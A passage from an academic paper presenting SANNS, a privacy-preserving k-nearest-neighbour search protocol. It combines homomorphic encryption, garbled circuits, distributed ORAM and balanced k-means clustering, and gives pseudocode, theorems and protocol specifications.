similar to a given document can be identified while keeping the query and the database private [37, 55]. In this context, we evaluate SANNS on the Amazon reviews text database [51].

2 Preliminaries

2.1 Secret Sharing

In this work, we use a combination of secure computation primitives to solve the k-NNS problem. We connect these primitives via secret sharing, which comes in two forms: an *arithmetic* secret sharing of a value $x \in \mathbb{Z}_t$ is a pair $(\langle x\rangle_C, \langle x\rangle_S)$ of random values subject to $\langle x\rangle_C + \langle x\rangle_S \equiv x \mod t$, whereas a *Boolean* (or XOR) secret sharing of $x \in \{0,1\}^\tau$ is a pair of random strings subject to $\langle x\rangle_C \oplus \langle x\rangle_S = x$.

2.2 Distributed Oblivious RAM (DORAM)

Previous solutions for secure k-NNS require computing distance between the query point and all points in the database, which is undesirable for large databases. In order to avoid this linear cost, we utilize a distributed version of oblivious RAM (DORAM). In this scenario, two parties hold secret shares of an array, and they can perform oblivious read and write operations, with *secret-shared* indices. Typically one requires the communication cost to be sublinear in the array size. There are many known DORAM constructions [27, 67, 68, 72], among which we choose Floram [27] for efficiency reasons. In this work, we use Floram in *read-only* mode, and we further enhance its performance through careful optimizations. At a high level, we implement and use two subroutines:

- $\mathsf{DORAM.Init}(1^\lambda, DB) \to (k_A, k_B, \overline{DB})$. This step creates a masked version of the database ($\overline{DB}$) from the plaintext version (DB) and outputs two secret keys k_A and k_B, one to each party. Here λ is a security parameter.
- $\mathsf{DORAM.Read}(\overline{DB}, k_A, k_B, i_A, i_B) \to (DB[i]_A, DB[i]_B)$. This subroutine performs the read operation where address i is secret-shared between two parties as $i_A \oplus i_B = i$. Both parties acquire a XOR-share of $DB[i]$.

In Section 4.3, we describe these subroutines and various optimizations in a greater detail.

2.3 Additive Homomorphic Encryption (AHE)

A (private-key) additive homomorphic encryption (AHE) scheme is private-key encryption scheme with three additional algorithms Add, CAdd and CMult, which supports adding two ciphertexts, and addition / multiplication by constants. We require our AHE scheme to satisfy standard IND-CPA security and *circuit privacy*, which means that a ciphertext generated from Add, CAdd and CMult operations should not leak more information about the operations to the secret key owner, other than the decrypted message. This is required since in our case the server will input its secret values into CAdd and CMult. We chose to use the BFV scheme [33], and we achieve circuit privacy through noise flooding [40].

2.4 Garbled Circuit (GC)

Garbled circuit (GC) is a technique first proposed by Yao in [70] for achieving generic secure two-party computation for arbitrary Boolean circuits. Many improvements to GC have been proposed in literature, such as free-XOR [41] and half-gates [71]. In addition, we use the fixed-key block cipher optimization for garbling and evaluation [12]. Using Advanced Encryption Standard (AES) as the block cipher, we leverage Intel AES instructions for faster garbling procedure.

2.5 k-means Clustering

One of our algorithms uses the k-means clustering algorithm [47] as a subroutine. It is a simple heuristic, which finds a clustering $X = C_1 \cup C_2 \cup \ldots \cup C_k$ into disjoint subsets $C_i \subseteq X$, and centers $\mathbf{c}_1, \mathbf{c}_2, \ldots, \mathbf{c}_k \in \mathbb{R}^d$, which approximately minimizes the objective function $\sum_{i=1}^{k} \sum_{\mathbf{x} \in C_i} \|\mathbf{c}_i - \mathbf{x}\|^2$.

3 Plaintext k-NNS Algorithms

Optimized linear scan Our first algorithm is a heavily optimized implementation of the linear scan: we compute distances from the query point to *all* the data points, and then (approximately) select k_{nn} data points closest to the query. At a high level, we will implement distance computation using AHE, while top-k selection is done using GC.

Computing top-k naïvely would require a circuit built from $O(nk)$ comparators. Instead, we propose a new algorithm for an approximate selection of top-k, which allows for a smaller circuit size (see section 3.1) and will help us later when we implement the top-k selection securely using garbled circuit.

Clustering-based algorithm The second algorithm is based on the k-means clustering (see Section 2.5) and, unlike our first algorithm, has *sublinear* query time. We now give a simplified version of the algorithm, and in Section 3.3 we explain why this simplified version is inadequate and provide a full description that leads to efficient implementation.

At a high level, we first compute k-means clustering of the server's dataset with $k = k_{\text{c}}$ clusters. Each cluster $1 \le i \le k_{\text{c}}$ is associated with its *center* $\mathbf{c}_i \in \mathbb{R}^d$. During the query stage, we find $1 \le u \le k_{\text{c}}$ centers that are closest to the query, where u is a parameter to be chosen. Then we compute k_{nn} data points from the corresponding u-many centers, and return IDs of these points as a final answer.

3.1 Approximate Top-k Selection

In both of our algorithms, we rely extensively on the following *top-k selection* functionality which we denote by $\text{MIN}_n^k(x_1, x_2, \ldots, x_n)$: given a list of n numbers $x_1, x_2, \ldots, x_n$, output $k \le n$ smallest list elements in the sorted order. We can also consider the augmented functionality where each value is associated with an ID, and we output the IDs together with the values of the smallest k elements. We denote this augmented functionality by $\overline{\text{MIN}}_n^k$. In the RAM model, computing MIN_n^k is a well-studied problem, and it is by now a standard fact that it can be computed in time $O(n + k \log k)$ [16]. However, to perform top-k selection securely, we need to implement it as a Boolean *circuit*. Suppose that all the list elements are b-bit integers. Then the required circuit has bn inputs and bk outputs. To improve efficiency, it is desirable to design a circuit for MIN_n^k with as few gates as possible.

The naïve construction A naïve circuit for MIN_n^k performs $O(nk)$ comparisons and hence consists of $O(bnk)$ gates. Algorithm 1 gives such a circuit (to be precise, it computes the augmented functionality $\overline{\text{MIN}}_n^k$, but can be easily changed to compute only MIN_n^k). Roughly, it keeps a sorted array of the current k minima. For every x_i, it uses a "for" loop to insert x_i into its correct location in the array, and discards the largest item to keep it of size k.

Sorting networks Another approach is to employ sorting networks (e.g., AKS [1] or the Zig-Zag sort [36]) with $O(bn \log n)$ gates, which can be further improved to $O(bn \log k)$. However, these constructions are not known to be practical.

Approximate randomized selection We are not aware of any circuit for MIN_n^k with $O(bn)$ gates unless k is a constant ($O(bn)$ gates is optimal since the input has bn bits). Instead,

Algorithm 1 Naive Top-k Computation

function NAIVETOPK($(x_1,\mathrm{ID}_1),\ldots,(x_n,\mathrm{ID}_n)$, k)
  $OPT = [\mathsf{MAXVAL}]_k$
  $idlist = [0]_k$
  for $i \leftarrow 1 \ldots n$ **do**
    $x \leftarrow x_i$, $idx \leftarrow \mathrm{ID}_i$
    for $j \leftarrow 1 \ldots k$ **do**
      $b \leftarrow (x < OPT[j])$
      $(OPT[j], x) = \mathrm{MUX}(OPT[j], x, b)$
      $(idlist[j], idx) = \mathrm{MUX}(idlist[j], idx, b)$
    end for
  end for
  return $(OPT, idlist)$
end function
function $\mathrm{MUX}(a_1, a_2, b)$
  # Returns (a_1, a_2) for $b = 0$, and (a_2, a_1) for $b = 1$
  return $(a_1 + (a_2 - a_1) \cdot b, a_2 + (a_1 - a_2) \cdot b)$
end function

Algorithm 2 Approximate top-k selection

function APPROXTOPK($(x_1,\mathrm{ID}_1),\ldots,(x_n,\mathrm{ID}_n)$, k, l)
  for $i \leftarrow 1 \ldots l$ **do**
    $(M_i, \widetilde{\mathrm{ID}}_i) \leftarrow$
      $\leftarrow \mathrm{MIN}(\{(x_{(i \cdot n/l + j)}, \mathrm{ID}_{(i \cdot n/l + j)})\}_{j=1}^{n/l})$
  end for
  return NAIVETOPK($(M_1, \widetilde{\mathrm{ID}}_1),\ldots,(M_l, \widetilde{\mathrm{ID}}_l)$, k)
end function

we propose a *randomized* construction of a circuit with $O(bn)$ gates. We start with shuffling the inputs in a *uniformly random order*. Namely, instead of $x_1, x_2, \ldots, x_n$, we consider the list $x_{\pi(1)}, x_{\pi(2)}, \ldots, x_{\pi(n)}$, where π is a uniformly random permutation of $\{1, 2, \ldots, n\}$. We require the output to be "approximately correct" (more on the precise definitions later) with high probability over π for every particular list $x_1, x_2, \ldots, x_n$.

We proceed by partitioning the input list into $l \le n$ bins of size n/l as follows: $U_1 = \{x_{\pi(1)}, \ldots, x_{\pi(n/l)}\}$, $U_2 = \{x_{\pi(n/l+1)}, \ldots, x_{\pi(2n/l)}\}$, $\ldots$, $U_l = \{x_{\pi((l-1)n/l+1)}, \ldots, x_{\pi(n)}\}$. Our circuit works in two stages: first, we compute the minimum within each bin $M_i = \min_{x \in U_i} x$, then we output $\mathrm{MIN}_l^k(M_1, M_2, \ldots, M_l)$ as a final result using the naïve circuit for MIN_l^k. The circuit size is $O(b \cdot (n + kl))$, which is $O(bn)$ whenever $kl = O(n)$.

Intuitively, if we set the number of bins l to be large enough, the above circuit should output a high-quality answer with high probability over π. We state and prove two theorems formalizing this intuition in two different ways. We defer the proofs to Appendix C.

Theorem 1. *Suppose the input list $(x_1, \ldots, x_n)$ is in uniformly random order. There exists $\delta_0 > 0$ and a positive function $k_0(\delta)$ with the following property. For every n, $0 < \delta < \delta_0$, and $k \ge k_0(\delta)$, one can set the number of bins $l = k/\delta$ such that the intersection I of the output of Algorithm 2 with $\overline{\mathrm{MIN}}_n^k(x_1, x_2, \ldots, x_n)$ contains at least $(1-\delta)k$ entries in expectation over the choice of π.*

Algorithm 3 Plaintext linear scan

function LINEARSCANKNNS($\mathbf{q}, \{\mathbf{p}_i\}_{i=1}^n$, ID)
  # Uses hyperparameters r_p, k_nn, l_s from Figure 1
  Randomly permute the set $\{\mathbf{p}_i\}$
  for $i \leftarrow 1, \ldots, n$ **do**
    $d_i \leftarrow \|\mathbf{q} - \mathbf{p}_i\|^2$
    $d_i \leftarrow \lfloor \frac{d_i}{2^{r_\mathrm{p}}} \rfloor$
  end for
  $(v_1, \mathrm{ID}_1), \ldots, (v_{k_\mathrm{nn}}, \mathrm{ID}_{k_\mathrm{nn}}) \leftarrow$
   APPROXTOPK$(d_1, \mathrm{ID}(\mathbf{p}_1), \ldots, (d_n, \mathrm{ID}(\mathbf{p}_n), k_\mathrm{nn}, l_\mathrm{s})$
  return $\mathrm{ID}_1, \ldots, \mathrm{ID}_{k_\mathrm{nn}}$
end function

This bound yields a circuit of size $O(b \cdot (n + k^2/\delta))$.

Theorem 2. *Suppose the input list $(x_1, \ldots, x_n)$ is in uniformly random order. There exists $\delta_0 > 0$ and a positive function $k_0(\delta)$ with the following property. For every n, $0 < \delta < \delta_0$, and $k \ge k_0(\delta)$, one can set the number of bins $l = k^2/\delta$ such that the output of Algorithm 2 is* exactly *$\overline{\mathrm{MIN}}_n^k(x_1, x_2, \ldots, x_n)$ with probability at least $1 - \delta$ over the choice of π.*

This yields a circuit of size $O(b \cdot (n + k^3/\delta))$, which is worse than the previous bound, but the corresponding correctness guarantee is stronger.

3.2 Approximate Distances

To speed up the top-k selection further, instead of exact distances, we will be using *approximate* distances. Namely, instead of storing full b-bit distances, we discard r low-order bits, and the overall number of gates in the selection circuit becomes $O((b-r) \cdot (n + kl))$. For the clustering-based algorithm, we set r differently depending on whether we select closest cluster centers or closest data points, which allows for a more fine-grained parameter tuning.

3.3 Balanced Clustering and Stash

To implement the clustering-based k-NNS algorithm securely while avoiding linear cost, we use DORAM for retrieval of clusters. In order to prevent leaking the size of each cluster, we need to set the memory block size equal to the size of the *largest* cluster. This can be very inefficient, if clusters are not very balanced, i.e., the largest cluster is much larger than a *typical* cluster. Unfortunately, this is exactly what we observe in our experiments. Thus, we need a mechanism to mitigate imbalance of clusters. Below we describe one such approach, which constitutes the *actual* version of the clustering-based algorithm we securely implement. With cluster balancing, our

	Parameter	Description
Dataset	n	number of data points in the dataset
	d	dimensionality of the data points
	k_{nn}	number of data points we need to return as an answer
Clustering Algorithm	T	number of *groups* of clusters
	k_{c}^i	total number of clusters for the i-th group, $1 \le i \le T$
	m	*largest* cluster size
	u^i	number of closest clusters we retrieve for the i-th group, $1 \le i \le T$
	$u_{\text{all}} = \sum_{i=1}^{T} u^i$	total number of clusters we retrieve
	l^i	is the number of bins we use to speed up the selection of closest clusters for the i-th group, $1 \le i \le T$
	α	the allowed fraction of points in large clusters during the preprocessing
Stash	s	size of the *stash*
	l_{s}	number of bins we use to speed up the selection of closest points for the stash
Bitwidth	b_{c}	number of bits necessary to encode one *coordinate*
	b_{d}	number of bits necessary to encode one *distance* ($b_{\text{d}} = 2b_{\text{c}} + \lceil \log_2 d \rceil$)
	b_{cid}	number of bits necessary to encode the index of a *cluster* ($b_{\text{cid}} = \left\lceil \log_2 \left(\sum_{i=1}^{T} k_{\text{c}}^i \right) \right\rceil$)
	b_{pid}	number of bits for ID of a *point*
	r_{c}	number of bits we discard when computing distances to *centers of clusters*, $0 \le r_{\text{c}} \le b_{\text{d}}$
	r_{p}	number of bits we discard when computing distances to *points*, $0 \le r_{\text{p}} \le b_{\text{d}}$
AHE	N	the ring dimension in BFV scheme
	q	ciphertext modulus in BFV scheme
	$t = 2^{b_{\text{d}}}$	plaintext modulus in BFV scheme and the modulus for secret-shared distances

Figure 1: List of hyperparameters.

experiments achieve 3.3× to 4.95× reduction of maximum cluster sizes for different datasets.

We start with specifying the desired largest cluster size $1 \le m \le n$ and an auxiliary parameter $0 < \alpha < 1$, where n denotes the total number of data points. Then, we find the smallest k (recall k denotes the number of centers) such that in the clustering of the dataset X found by the k-means algorithm at most α-fraction of the dataset lies in clusters of size more than m. Then we consider all the points that belong to the said large clusters, which we denote by X', setting $n' = |X'| \le \alpha n$, and apply the same procedure recursively to X'. Specifically, we find the smallest k such that the k-means clustering of X' leaves at most $\alpha n'$ points in clusters of size more than m. We then cluster these points etc. The algorithm terminates whenever every cluster has size $\le m$.

At the end of the algorithm, we have $\widetilde{T}$ *groups* of clusters that correspond to disjoint subsets of the dataset (as a side remark, we note that one always has $\widetilde{T} \le \log_{1/\alpha} n$). We denote the number of clusters in the i-th group by k_{c}^i, the clusters themselves by $C_1^i, C_2^i, \ldots, C_{k_{\text{c}}^i}^i \subseteq X$ and their centers by $c_1^i, c_2^i, \ldots, c_{k_{\text{c}}^i}^i \in \mathbb{R}^d$. During the query stage, we find u^i clusters from the i-th group with the centers closest to the query point, then we retrieve all the data points from the corresponding $\sum_{i=1}^{\widetilde{T}} u^i$ clusters, and finally from these retrieved points we select k_{nn} data points that are closest to the query.

We now describe one further optimization that helps to speed up the resulting k-NNS algorithm even more. Namely, we collapse last several groups into a special set of points, which we call a *stash*, denoted by $S \subseteq X$. In contrast to clusters from the remaining groups, to search the stash, we perform *linear scan*. We denote $s = |S|$ the stash size and $T \le \widetilde{T}$ the number of remaining groups of clusters that are not collapsed.

The motivation for introducing the stash is that the last few groups are usually pretty small, so in order for them to contribute to the overall accuracy meaningfully, we need to retrieve most of the clusters from them. But this means many DORAM accesses which are less efficient than the straightforward linear scan.

Note that while the simplified version of Algorithm 3 is well-known and very popular in practice (see, e.g., [38, 39]), our modification of the algorithm in this section, to the best of our knowledge, is new. It is interesting to observe that in the "plaintext world", clustering algorithm is far from being the best for k-NNS (see [7] for the benchmarks), but several of its properties (namely, few non-adaptive memory accesses and that it requires computing many distances at once) make it very appealing for the secure computation.

3.4 Putting It All Together

We now give a high-level summary of our algorithms and in the next section we provide a more detailed description. For the linear scan, we use the approximate top-k selection to return the k_{nn} IDs after computing distances between query and all points in the database.

For the clustering-based algorithm, we use approximate top-k selection for retrieving u^i clusters in i-th group for all $i \in \{1, \ldots, T\}$. Then, we compute the closest k_{nn} points from the query to all the retrieved points using the naive top-k algorithm. Meanwhile, we compute the approximate top-k with $k = k_{\text{nn}}$ among distances between query and the stash. Finally, we compute and output the k_{nn} closest points from the above $2k_{\text{nn}}$ candidate points.

Note that in the clustering-based algorithm, we use exact top-k selection for retrieved points and approximate selection for cluster centers and stash. The main reason is that the approximate selection requires input values to be shuffled. The corresponding permutation can be known only by the server and not by the client to ensure that there is no additional leakage when the algorithm is implemented securely. Jumping ahead to the secure protocol in the next section, the points we retrieve from the clusters will be secret-shared. Thus, performing approximate selection on retrieved points would require a secure two-party shuffling protocol, which is




Figure 2: Visualization of SANNS clustering-based algorithm.

Algorithm 4 Plaintext clustering-based algorithm

function CLUSTERINGKNNS($\mathbf{q}$, C^i_j, $\mathbf{c}^i_j$, S, ID)
  # The algorithm uses hyperparameters in Figure 1
  Randomly permute the cluster centers in each group and all points in stash
  for $i \leftarrow 1,\ldots,T$ **do**
    for $j \leftarrow 1,\ldots,k^i_c$ **do**
      $d^i_j \leftarrow \|\mathbf{q}-\mathbf{c}^i_j\|^2$
      $d^i_j \leftarrow \lfloor \frac{d^i_j}{2^{r_c}} \rfloor$
    end for
    $(v_1, ind^i_1),\ldots,(v_{u^i}, ind^i_{u^i}) \leftarrow$
      $\leftarrow$ APPROXTOPK$((d^i_1,1),\ldots,(d^i_{k^i_c},k^i_c),u^i,l^i)$
  end for
  $C \leftarrow \bigcup_{1\le i\le T} \bigcup_{1\le j\le u_i} C^i_{ind^i_j}$
  for $\mathbf{p} \in C \cup S$ **do**
    $d_{\mathbf{p}} \leftarrow \|\mathbf{q}-\mathbf{p}\|^2$
    $d_{\mathbf{p}} \leftarrow \lfloor \frac{d_{\mathbf{p}}}{2^{r_{\mathbf{p}}}} \rfloor$
  end for
  $(a_1,\widetilde{\mathrm{ID}}_1),\ldots,(a_{k_{\mathrm{nn}}},\widetilde{\mathrm{ID}}_{k_{\mathrm{nn}}}) \leftarrow$
    $\leftarrow$ NAIVETOPK$(\{(d_{\mathbf{p}},\mathrm{ID}(\mathbf{p}))\}_{\mathbf{p}\in C},k_{\mathrm{nn}})$
  $(a_{k_{\mathrm{nn}}+1},\widetilde{\mathrm{ID}}_{k_{\mathrm{nn}}+1}),\ldots,(a_{2k_{\mathrm{nn}}},\widetilde{\mathrm{ID}}_{2k}) \leftarrow$
    $\leftarrow$ APPROXTOPK$(\{(d_{\mathbf{p}},\mathrm{ID}(\mathbf{p}))\}_{\mathbf{p}\in S},k_{\mathrm{nn}},l_s)$
  $(v_1,\widehat{\mathrm{ID}}_1),\ldots,(v_{k_{\mathrm{nn}}},\widehat{\mathrm{ID}}_{k_{\mathrm{nn}}})) \leftarrow$
    $\leftarrow$ NAIVETOPK$((a_1,\widetilde{\mathrm{ID}}_1),\ldots,(a_{2k_{\mathrm{nn}}},\widetilde{\mathrm{ID}}_{2k_{\mathrm{nn}}}),k_{\mathrm{nn}})$
  return $\widehat{\mathrm{ID}}_1,\ldots,\widehat{\mathrm{ID}}_{k_{\mathrm{nn}}}$
end function

expensive. Therefore, we garble a *naïve* circuit for exact computation of top-k for the retrieved points. Figure 2 visualizes SANNS clustering-based algorithm.

Figure 1 lists the hyperparameters used by our algorithms. See Figure 5 and Figure 6 for the values that we use for various datasets. Our plaintext algorithms are presented in Algorithm 3 and Algorithm 4.

4 Secure Protocols for k-NNS

Here we describe our secure protocols for k-NNS. For the security proofs, see Appendix D. The formal specifications of the protocols are given in Figure 6 and Figure 7. On a high level, our secure protocols implement plaintext algorithms 3 and 4, which is color-coded for reader's convenience: we implemented the blue parts using AHE, yellow parts using garbled circuit, and red parts using DORAM. These primitives are connected using secret shares, and we perform share conversions (between arithmetic and Boolean) as needed.

4.1 Ideal Functionalities for Subroutines

Here we define three ideal functionalities $\mathcal{F}_{\mathrm{TOPk}}$, $\mathcal{F}_{\mathrm{aTOPk}}$, and $\mathcal{F}_{\mathrm{DROM}}$ used in our protocol. We securely implement the first two using garbled circuits, and the third using Floram [27].

Parameters: array size m, modulus t, truncation bit size r, output size k, bit-length of ID b_{pid}
Extra parameter: returnVal $\in \{false, true\}$ (if set to true, return secret shares of (value, ID) pairs instead of just ID.)

- On input A_c and $idlist_c$ from the client, store A_c.
- On input A_s, $idlist_s$ from the server, store A_s and $idlist$.
- When both inputs are received, compute $A = (A_s + A_c) \mod t = (a_1,\ldots,a_n)$ and set $a'_i = [a_i/2^r]$, $idlist = idlist_c \oplus idlist_s$. Then, let $(b,c) = \overline{\mathrm{MIN}}^k_n(a'_1,a'_2,\ldots,a'_n,idlist,k)$. Sample an array w of size k with random entries in $\{0,1\}^{b_{\mathrm{pid}}}$, output $c \oplus w$ to the client, and w to the server. If returnVal is true, sample a random array s of size k in $\mathbb{Z}_{2^t}$, output $b-s$ to client and s to the server.

Figure 3: Ideal functionality $\mathcal{F}_{\mathrm{TOPk}}$

Parameters: array size m, modulus t, truncation bit size r, output size k, bin size l, ID bit length b_{pid}.
Extra parameter: returnVal $\in \{false, true\}$ (if set to true, return (value, ID) instead of just ID.)

- On input $A_c \in \mathbb{Z}_t^m$ from the client, store A_c.
- On input $A_s \in \mathbb{Z}_t^m$ and *idlist* from the server, store A_s and *idlist*.
- When both inputs are received, compute $A = A_s + A_c \mod t = (a_1, \ldots, a_n)$. and set $a'_i = [a_i/2^r]$. Let $(b,c) = \text{APPROXTOPK}(a'_1, \ldots, a'_n, idlist, k, l)$. Sample an array w of size k with random entries in $\{0,1\}^{b_{\text{pid}}}$. Output $c \oplus w$ to the client, and w to the server. If returnVal is true, sample a random array s of size k, output $b - s$ to client and s to the server.

Figure 4: Ideal functionality $\mathcal{F}_{\text{aTOPk}}$

Parameters: Database size n, bit-length of each data block b.

- Init: on input (Init, DB) from the server, it stores DB.
- Read: on input (Read, i_c) and (Read, i_s) from both client and server, it samples a random $R \in \{0,1\}^b$. Then it outputs $DB[(i_s + i_c) \mod n] \oplus R$ to client and outputs R to server.

Figure 5: Ideal functionality $\mathcal{F}_{\text{DROM}}$

4.2 Distance Computation via AHE

We use the BFV scheme [33] to compute distances. Compared to [40], which uses BFV for matrix-vector multiplications, our approach avoids expensive ciphertext *rotations*. Also, we used the coefficient encoding and a plaintext space modulo a power of two instead of a prime. This allows us to later avoid a costly addition modulo p inside a garbled circuit.

More precisely, SIMD for BFV requires plaintext modulus to be prime $p \equiv 1 \mod 2N$. However, it turns out our distance computation protocol only requires multiplication between *scalars* and vectors. Therefore we can drop the requirement and perform computation modulo powers of two without losing efficiency. Recall that plaintext space of the BFV scheme is $R_t := \mathbb{Z}_t[x]/(x^N + 1)$. The client encodes each coordinate in to a constant polynomial $f_i = \mathbf{q}[i]$. Assume the server points are $\mathbf{p}_1, \ldots, \mathbf{p}_N$ for simplicity. It encodes these points into d plaintexts, each encoding one coordinate of all points, resulting in $g_i = \sum_j \mathbf{p}_{j+1}[i] x^j$. Note that $\sum_{i=1}^d f_i g_i = \sum_{j=1}^N \langle \mathbf{q}, \mathbf{p}_j \rangle x^{j-1}$. The client sends encryption of f_i. Then the server computes an encryption $h(x) = \sum_i f_i g_i$, masks $h(x)$ with a random polynomial and sends back to the client, so they hold secret shares of $\langle \mathbf{q}, \mathbf{p}_j \rangle$ modulo t. Then, secret shares of Euclidean distances modulo t can be reconstructed via local operations.

Note that we need to slightly modify the above routine when computing distances of points retrieved from DORAM. Since the server does not know these points in the clear, we let client and server secret share the points and their squared Euclidean norms.

Public Parameters: coefficient bit length b_c, number of items in the database n, dimension d, AHE ring dimension N, plain modulus t, ID bit length b_{pid}, bin size l_s.
Inputs: client inputs query $\mathbf{q} \in \mathbb{R}^d$; server inputs n points and a list *idlist* of n IDs.

1. Client calls AHE.Keygen to get sk; server randomly permutes its points. They both quantize their points into $\mathbf{q}', \mathbf{p}'_i \in \mathbb{Z}_{2^{b_c}}^d$.
2. Client sends $c_i = \text{AHE.Enc}(sk, \mathbf{q}'[i])$ for $1 \le i \le d$ to the server.
3. Server sets $p_{ik} = \mathbf{p}'_{kN+1}[i] + \mathbf{p}'_{kN+2}[i]x + \cdots + \mathbf{p}'_{(k+1)N}[i]x^{N-1}$, samples random vector $\mathbf{r} \in \mathbb{Z}_t^n$ and computes for $1 \le k \le \lceil n/N \rceil$
$$f_k = \sum_{i=1}^d \text{AHE.CMult}(c_i, \mathbf{p}_{ik}) + \mathbf{r}[kN : (k+1)N]$$
.
4. Server sends f_k to client who decrypts them to $\mathbf{s} \in \mathbb{Z}_t^n$.
5. Client sends $-2\mathbf{s} + ||\mathbf{q}'||^2 \cdot (1, 1, \ldots, 1)$ to $\mathcal{F}_{\text{aTOPk}}$, server sends *idlist* and $(-2r_i + ||\mathbf{p}'_i||^2)_i$ to $\mathcal{F}_{\text{aTOPk}}$, with parameters $(k, l_s, false)$. They output $[\mathbf{id}]_c$, $[\mathbf{id}]_s \in \{0,1\}^{b_{\text{pid}}}$. Server sends $[\mathbf{id}]_s$ to client, who outputs $\mathbf{id} = [\mathbf{id}]_c \oplus [\mathbf{id}]_s$.

Figure 6: SANNS linear-scan protocol $\Pi_{\text{ANN}_{\text{ls}}}$.

4.3 Point Retrievals via DORAM

We briefly explain the functionality of Floram and refer the reader to the original paper [27] for details.

In Floram, both parties hold *identical* copies of the masked database. Let the plaintext database be DB, block at address i be $DB[i]$, and the masked database be $\overline{DB}$. We set:

$$\overline{DB}[i] = DB[i] \oplus PRF_{k_A}(i) \oplus PRF_{k_B}(i),$$

where PRF is a pseudo-random function, k_A is a secret key owned by A and k_B is similarly owned by B. At a high level, Floram's retrieval functionality consists of the two main parts: token generation using Functional Secret Sharing (FSS) [34] and data unmasking from the PRFs. In Floram, FSS is used to securely generate two bit vectors (one for each party) u^A and u^B such that individually they look random, yet $u^A_j \oplus u^B_j = 1$ iff $j = i$, where i is the address we are retrieving. Then, party A computes $\bigoplus_j u^A_j \cdot \overline{DB}[i]$ and, likewise, party B computes $\bigoplus_j u^B_j \cdot \overline{DB}[i]$. The XOR of these two values is simply $\overline{DB}[i]$. To recover the desired value $DB[i]$, the parties use a garbled circuit to compute the PRFs and XOR to remove the masks.[3]

We implemented Floram with a few optimizations described below.

Precomputing OT To run FSS, the parties have to execute the GC protocol $\log_2 n$ times iteratively which in turn requires $\log_2 n$ set of Oblivious Transfers (OTs). Performing consecutive OTs can significantly slow down the FSS evaluation. We use Beaver OT precomputation protocol [10] which allows to perform all necessary OTs on random values in the beginning of FSS evaluation with a very small additional communication for each GC invocation.

[3] The retrieved block can be either returned to one party, or secret-shared between the parties within the same garbled circuit

Public Parameters: coefficient bit length b_c, number of items in the database n, dimension d, AHE ring dimension N, plain modulus t.
Clustering hyperparameters: T, k_c^i, m, u^i, s, l^i, l_s, b_c, r_c and r_p.
Inputs: client inputs query $\mathbf{q} \in \mathbb{R}^d$; server inputs T groups of clusters with each cluster of size up to m, and a stash S; server also inputs a list of n IDs *idlist*, and all cluster centers $\mathbf{c}_j^i$.

1. Client calls AHE.Keygen to get sk.
2. Client and server quantize their points and the cluster centers.
3. Server sends all clusters with one block per cluster, and each point accompanied by its ID and squared norm, to $\mathcal{F}_{\text{DROM}}$.Init, padding with dummy points if necessary to reach size m for each block.
4. The server performs two independent random shuffles on the cluster centers and stash points.
5. For each $i \in \{1,\ldots,T\}$,
   - The client and server use line 3-5 in Figure 6 to compute secret shares of the vector $(||\mathbf{q}-\mathbf{c}_j^i||_2^2)_j$.
   - Client and server send their shares to $\mathcal{F}_{\text{aTOPk}}$ with $k = u^i$, $l = l^i$ and returnVal = false, when server inputs the default $idlist = \{0,1,\ldots,k_c^i - 1\}$. They obtain secret shares of indices $j_1^i,\ldots,j_{u_i}^i$.
6. Client and server input secret shares of all cluster indices $\{(i,j_c^i) : i \in [1,T], c \in [1,u^i]\}$ obtained in step 5 into $\mathcal{F}_{\text{DROM}}$.Read, to retrieve Boolean secret shares of tuples $(\mathbf{p}, \text{ID}(\mathbf{p}), ||\mathbf{p}||^2)$ of all points in the corresponding clusters. They convert $\mathbf{p}$ and $||\mathbf{p}||^2$ to arithmetic secret shares using e.g. the B2A algorithm in [23].
7. Client and server use line 3-6 in Figure 6 to get secret shares of a distance vector for all points determined in step 6. Then, they input their shares of points and IDs to $\mathcal{F}_{\text{TOPk}}$ with returnVal = true, and output secret shares of a list of tuples $(d_i^{Cluster}, \text{ID}_i^{Cluster})_{i=1}^k$.
8. For the stash S, client and server use line 3-6 in Figure 6 to obtain the secret shared distance vector. Then, they input their shares (while server also inputs IDs of stash points and client input a zero array for its ID shares) to $\mathcal{F}_{\text{aTOPk}}$ with parameters $(k, l_s, true)$, and output shares of $(d_i^{Stash}, \text{ID}_i^{Stash})_{i=1}^k$.
9. Each party inputs the union of shares of (point, ID) pairs obtained from steps 7-8 to $\mathcal{F}_{\text{TOPk}}$ with returnVal=false, and outputs secret shares of k IDs. Server sends its secret shares of IDs to the client, who outputs the final list of IDs.

Figure 7: SANNS clustering-based protocol $\Pi_{\text{ANN}_{\text{cl}}}$.

Kreyvium as PRF Floram implemented PRF using AES. While computing AES is fast in plaintext due to Intel AES instructions, it requires many gates to be evaluated within a garbled circuit. We propose a more efficient solution based on Kreyvium [20] which requires significantly fewer number of AND gates (see Appendix B for various related trade-offs). Evaluating Kreyvium during the initial database masking adds large overhead compared to AES. To mitigate the overhead, we pack multiple (512 in our case) invocations of Kreyvium and evaluate them simultaneously by using AVX-512 instructions provided by Intel CPUs.

